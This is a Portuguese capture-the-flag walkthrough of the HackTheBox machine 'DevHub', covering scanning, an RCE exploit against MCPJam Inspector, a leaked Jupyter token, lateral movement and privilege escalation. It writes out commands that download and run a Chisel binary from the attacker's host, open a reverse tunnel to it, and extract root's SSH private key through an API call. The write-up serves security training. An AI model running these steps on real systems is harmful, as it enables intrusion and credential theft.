Reactor: Write Up

Plataforma: HackTheBox

Máquina:	DevHub
Dificuldade:	Média
Data de Resolução:	05/06/2026
Autor:	Alan Dias (alankk)

9 de junho de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Pós-Exploração – Enumeração Local **4**

5 Movimentação Lateral **5**

6 Escalada de Privilégios **6**

7 Conclusão **8**

8 Referências **8**

1 Visão Geral

A máquina DevHub consiste em um desafio focado na exploração de aplicações web vulneráveis e na enumeração minuciosa de ambientes internos. A superfície de ataque inicial restringiu-se a uma instância do MCPJam Inspector exposta externamente, cuja exploração de uma vulnerabilidade conhecida de *Remote Code Execution* (CVE-2026-23744) permitiu o acesso inicial ao servidor. A partir desse *foothold*, o caminho até o comprometimento total envolveu a identificação de credenciais vazadas na árvore de processos do sistema, viabilizando a movimentação lateral para um serviço Jupyter Lab interno através de técnicas de tunelamento de rede. Por fim, a escalada de privilégios foi concluída por meio da auditoria de código-fonte de uma API Python local executada com privilégios administrativos, culminando na extração da chave privada SSH do usuário `root` através do abuso de credenciais *hardcoded*.

2 Reconhecimento

A fase de enumeração externa foi iniciada com uma varredura abrangente de todas as portas TCP (SYN Scan) utilizando o Nmap, visando identificar rapidamente a superfície de ataque inicial do servidor.

```
nmap -p- -sS --min-rate 5000 <TARGET_IP>
```




Figura 1: Resultado da varredura inicial do Nmap revelando as portas 22, 80 e 6274 abertas.

Como evidenciado na Figura 1, o resultado do scan revelou três portas abertas no alvo:

- **22/tcp**: Porta padrão do serviço SSH.
- **80/tcp**: Porta padrão para tráfego HTTP.
- **6274/tcp**: Porta contendo um serviço desconhecido pela listagem padrão do Nmap.

Para confirmar a natureza dos serviços e extrair os *banners* e versões das aplicações em execução, foi realizado um scan detalhado focado especificamente nas três portas descobertas.

```
nmap -p 22,80,6274 -sV --min-rate 5000 <TARGET_IP>
```

A saída da varredura confirmou a execução do OpenSSH 8.9p1 na porta 22. O destaque da enumeração, no entanto, foi o comportamento da porta 6274. Embora o Nmap não tenha formatado o nome do serviço perfeitamente na tabela, o *fingerprint* retornado expôs um cabeçalho `HTTP/1.1 200 OK` completo, acompanhado do código-fonte HTML da página, comprovando se tratar de um serviço web ativo.

Abaixo, o trecho truncado da saída evidenciando a resposta HTTP:

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux;
   protocol 2.0)
80/tcp   open  http
6274/tcp open  unknown
1 service unrecognized despite returning data. [...]
SF-Port6274-TCP:V=7.99%I=7%D=5/31%Time=6A1C7B2F%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,290,"HTTP/1\.1\x20200\x20OK\r\naccess-control-allow-credential
[...]
```

Uma análise minuciosa do código-fonte vazado no terminal revelou a tag `<title>`, que continha o nome da aplicação web.




Figura 2: Recorte do output do Nmap destacando a identificação do software MCPJam Inspector na tag HTML.

Conforme demonstrado na Figura 2, a aplicação foi identificada como **MCPJam Inspector**. Essa descoberta forneceu a identificação exata da tecnologia hospedada na porta 6274, direcionando o foco das pesquisas de vulnerabilidades para a etapa de exploração.

3 Exploração

Acessando o serviço HTTP na porta 80 (`http://devhub.htb`), identificamos uma página estática correspondente a um painel interno denominado DevHub. Esta página atuou como uma fonte vital de *Information Disclosure* (vazamento de informações passivo), revelando a *stack* de tecnologias do servidor, que inclui Node.js, Python 3, Jupyter e o sistema operacional Ubuntu 24.04. O painel também confirmou que o serviço rodando na porta 6274 era o ”MCP Inspector”e indicou a presença de um painel de Analytics interno restrito à interface local na porta 8888.

Com o serviço da porta 6274 devidamente mapeado, o acesso direto via navegador (`http://devhub.htb:6274`) revelou a interface gráfica da aplicação MCPJam. Para prosseguir com o ataque de forma cirúrgica, foi necessário identificar a versão exata do software. Navegando até a aba de *Settings* (Configurações) no menu lateral esquerdo, a versão do sistema foi explicitamente declarada como **v1.4.2**.

Com a confirmação de que o alvo executava a versão vulnerável do MCPJam Inspector (v1.4.2), buscou-se por Provas de Conceito (PoCs) públicas associadas à CVE-2026-23744. Utilizando um *exploit* desenvolvido em Python, forjou-se uma requisição maliciosa instruindo o servidor a iniciar uma conexão reversa.



Figura 3: Painel interno DevHub revelando as tecnologias utilizadas no servidor e o mapeamento das portas ativas.




Figura 4: Descoberta da versão exata (v1.4.2) do MCPJam Inspector na aba de configurações da aplicação.

```
python3 exploitMCPJam.py <TARGET_IP>
```

O payload foi executado com sucesso, resultando na obtenção do acesso inicial (*foothold*) ao servidor, capturado através de um *listener* do Netcat na máquina de ataque.




Figura 5: Acesso inicial obtido via Netcat após a execução do exploit.

4 Pós-Exploração – Enumeração Local

Após o estabelecimento do acesso inicial, iniciou-se a fase de enumeração local com o objetivo de mapear o ambiente, identificar usuários ativos e buscar vetores de movimentação lateral ou escalonamento de privilégios.

A análise da árvore de processos do sistema, realizada através do comando `ps aux`, revelou uma falha crítica de segurança operacional: um serviço Jupyter Lab estava sendo executado localmente pelo usuário `analyst`, e o seu *token* de autenticação encontrava-se exposto em texto claro diretamente nos argumentos da linha de comando.

```
ps aux
```



Figura 6: Saída parcial da listagem de processos evidenciando o vazamento do token do Jupyter Lab.

Para validar a viabilidade de exploração desse vetor, foi necessário verificar se o serviço atrelado ao *token* estava de fato ativo e acessível. A listagem de conexões de rede internas, obtida com o utilitário `ss`, confirmou que a aplicação correspondente estava escutando ativamente na interface de *loopback* (`127.0.0.1`), especificamente na porta `8888`.

```
ss -tulnp
```

```
ss -tulnp
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
udp   UNCONN 0      0      127.0.0.53%lo:53       0.0.0.0:*
udp   UNCONN 0      0            0.0.0.0:68       0.0.0.0:*
tcp   LISTEN 0      511          0.0.0.0:6274     0.0.0.0:*    users:(("node-MainThread",pid=1271,fd=29))
tcp   LISTEN 0      128          0.0.0.0:22       0.0.0.0:*
tcp   LISTEN 0      511          0.0.0.0:80       0.0.0.0:*
tcp   LISTEN 0      4096   127.0.0.53%lo:53       0.0.0.0:*
tcp   LISTEN 0      128        127.0.0.1:5000     0.0.0.0:*
tcp   LISTEN 0      128        127.0.0.1:8888     0.0.0.0:*
tcp   LISTEN 0      128            [::]:22          [::]:*
```

Figura 7: Verificação das portas em estado de escuta, confirmando os serviços locais nas portas 8888 e 5000.

5 Movimentação Lateral

Como os serviços de interesse (Jupyter Lab e a API Python) identificados na enumeração local estavam restritos à interface de *loopback* (`127.0.0.1`), foi necessário estabelecer um túnel de rede para acessá-los a partir da máquina de ataque. A ferramenta escolhida para o *Port Forwarding* foi o Chisel.

Primeiramente, o servidor do Chisel foi iniciado na máquina local do atacante, operando em modo reverso. Em paralelo, um servidor HTTP em Python foi instanciado para permitir a transferência do binário.

```
# Terminal 1: Iniciando o servidor Chisel no Kali
chisel server -p 8000 --reverse

# Terminal 2: Servidor HTTP para transferencia do arquivo
python3 -m http.server 80
```

Na máquina comprometida, através do acesso inicial, o binário do Chisel foi baixado para o diretório temporário `/tmp` via `wget` e recebeu permissões de execução. O cliente foi então acionado para redirecionar as portas alvo para a máquina do atacante.

```
cd /tmp
wget http://<KALI_IP>/chisel
chmod +x chisel
./chisel client <KALI_IP>:8000 R:8888:127.0.0.1:8888 R:5000:127.0.0.1:5000
```




Figura 8: Transferência do executável e acionamento do cliente Chisel, estabelecendo o túnel reverso para as portas internas 8888 e 5000.

Com o túnel devidamente estabelecido, o Jupyter Lab tornou-se acessível diretamente pelo navegador do atacante no endereço local `http://localhost:8888`.



Figura 9: Tela de autenticação do Jupyter Lab acessada remotamente através do túnel estabelecido.

A interface inicial solicitou uma senha ou *token* de acesso (Figura 9). Utilizando o *token* previamente descoberto durante a enumeração de processos (`<TOKEN>`), a autenticação foi realizada com sucesso.

Dentro do ambiente web do Jupyter Lab, utilizou-se a funcionalidade nativa de emulação de terminal. Ao abrir uma nova aba de terminal gráfico, obteve-se execução direta de comandos no sistema operacional sob o contexto do usuário `analyst`, concretizando a movimentação lateral e garantindo a leitura da flag de usuário.




Figura 10: Terminal embutido no Jupyter Lab comprovando a movimentação lateral para o usuário analyst e a captura da flag.

6 Escalada de Privilégios

Durante a enumeração local prévia (conforme ilustrado na Figura 6), observou-se a execução de um script Python (`/opt/opsmcp/server.py`) atrelado à porta `5000` local. O detalhe crítico é que este processo estava sendo executado sob os privilégios máximos do sistema (usuário `root`).

Como o usuário `analyst` recém-comprometido possuía permissões de leitura no diretório do projeto, realizou-se uma auditoria no código-fonte da aplicação (`server.py`). A análise revelou a presença de uma chave de API (*API Key*) gravada diretamente no código em texto claro (*Hardcoded Credentials*).

```
cat /opt/opsmcp/server.py
```




Figura 11: Auditoria do código-fonte do `server.py` revelando a API Key (*Hardcoded Credentials*).

Compreendendo que a aplicação fornecia uma interface de operações (*ops_admin_dump*), elaborou-se uma requisição HTTP forjada utilizando o utilitário `curl`. A requisição incluiu a chave de API capturada no cabeçalho de autenticação e direcionou o *payload* para extrair as chaves SSH do sistema (`"target": "ssh_keys"`).

```
curl -s -H "X-API-Key: <API_KEY>" \
  -H "Content-Type: application/json" \
  -X POST \
  -d '{"name": "ops._admin_dump", "arguments": {"target": "ssh_keys", "
     confirm": true}}' \
  http://127.0.0.1:5000/tools/call | \
  python3 -c '
import sys, json, re
data = json.loads(sys.stdin.read())
key = data.get("root_private_key", "")
key = re.sub(r"\\n", "\n", key)
print(key)
' > /tmp/root_id_rsa
```

O comando acima realizou a extração bem-sucedida da chave privada do usuário `root`, formatando-a adequadamente com `python3` e salvando o resultado no diretório `/tmp`.

Com a chave privada em mãos, as permissões do arquivo foram ajustadas (`chmod 600`) para satisfazer os requisitos de segurança do cliente SSH. Em seguida, estabeleceu-se uma conexão direta para a conta `root` na interface *localhost*.

```
chmod 600 /tmp/root_id_rsa
ssh -i /tmp/root_id_rsa root@localhost
```

A conexão foi aceita sem a exigência de senhas, concedendo acesso interativo e controle total sobre o servidor, culminando na leitura da flag de *root*.




Figura 12: Acesso root via SSH local utilizando a chave extraída da API, evidenciando o comprometimento total e a leitura da flag.

7 Conclusão

A exploração da máquina DevHub iniciou-se com a identificação do MCPJam Inspector v1.4.2, vulnerável à CVE-2026-23744, permitindo execução remota de código e acesso inicial. A enumeração local revelou um serviço Jupyter Lab interno e seu *token* de acesso vazado, viabilizando a movimentação lateral para o usuário `analyst` através de um túnel de rede estabelecido com a ferramenta Chisel. Por fim, a escalada de privilégios foi concluída ao auditar um script interno (`server.py`), do qual extraiu-se uma chave de API *hardcoded* utilizada para forjar uma requisição HTTP que vazou a chave privada SSH do `root`, garantindo o comprometimento total do sistema.

8 Referências

- **CVE-2026-23744 – NVD Vulnerability Detail:**
  https://nvd.nist.gov/vuln/detail/CVE-2026-23744
- **CVE-2026-23744 – Remote Code Execution PoC (Exploit utilizado):**
  https://github.com/suljov/CVE-2026-23744-Remote-Code-Execution-POC/blob/main/exploit.py
- **Chisel – Documentação Oficial e Uso:**
  https://github.com/jpillora/chisel#usage